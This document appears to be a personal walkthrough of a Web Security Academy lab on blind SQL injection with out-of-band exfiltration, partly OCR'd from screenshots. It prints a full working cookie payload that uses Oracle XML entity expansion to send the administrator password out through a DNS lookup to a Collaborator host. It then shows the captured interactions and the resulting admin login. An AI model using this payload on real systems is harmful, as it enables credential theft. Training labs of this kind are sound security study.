Blind SQL injection with out-of-band data exfiltration

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.


The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

This lab uses the same approach as previously - just find the password in the http response

Kinel up collaborator

wttf5h22gdi8vedb2dvhgkxs5jb9zy.oastify.com



Generate Collaborator payloads

Number to generate: 1


☑ I

Poll Collaborator interactions

Poll every 60 seconds


Paste in the query at the injection point

Mind and stick in the collaborator address



```
GET / HTTP/1.1
Host: 0aa9009a0363a7d0c0ee037e003a001e.web-security-academy.net
Cookie: TrackingId=
Ce78XnQFszjPrxcC'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%2
5+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.wttf5h22gdi8vedb2dvhgkxs5jb9zy.oa
stify.com/">+%25remote%3b]>'),'/l')+FROM+dual--; session=uRgQ2TlJEyz1skzQleVDIc2GTCp9I81I
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
```

Fire off the query then poll collaborator




Poll Collaborator interactions

Poll every 60 seconds

#	Time	Type	Payload
1	2022-Sep-23 20:23:55 UTC	DNS	wttf5h22gdi8vedb2dvhgkxs5jb9zy
2	2022-Sep-23 20:23:55 UTC	DNS	wttf5h22gdi8vedb2dvhgkxs5jb9zy
3	2022-Sep-23 20:23:55 UTC	DNS	wttf5h22gdi8vedb2dvhgkxs5jb9zy
4	2022-Sep-23 20:23:55 UTC	DNS	wttf5h22gdi8vedb2dvhgkxs5jb9zy
5	2022-Sep-23 20:23:55 UTC	HTTP	wttf5h22gdi8vedb2dvhgkxs5jb9zy

Extract the password from the DNS subdomain




Poll every 60 seconds


#	Time	Type	Payload
1	2022-Sep-23 20:23:55 UTC	DNS	wttf5h22gdi8vedb2dvhgkxs5jb9zy
2	2022-Sep-23 20:23:55 UTC	DNS	wttf5h22gdi8vedb2dvhgkxs5jb9zy
3	2022-Sep-23 20:23:55 UTC	DNS	wttf5h22gdi8vedb2dvhgkxs5jb9zy
4	2022-Sep-23 20:23:55 UTC	DNS	wttf5h22gdi8vedb2dvhgkxs5jb9zy
5	2022-Sep-23 20:23:55 UTC	HTTP	wttf5h22gdi8vedb2dvhgkxs5jb9zy

```
GET / HTTP/1.0
Host: 2ivur2jjktcedqgvyybs.wttf5h22gdi8vedb2dvhgkxs5jb9zy.oastify.com
Content-Type: text/plain; charset=utf-8
```

For one simple trick, log in as admin



Congratulations, you solved the lab!



My Account

Your username is: administrator

Email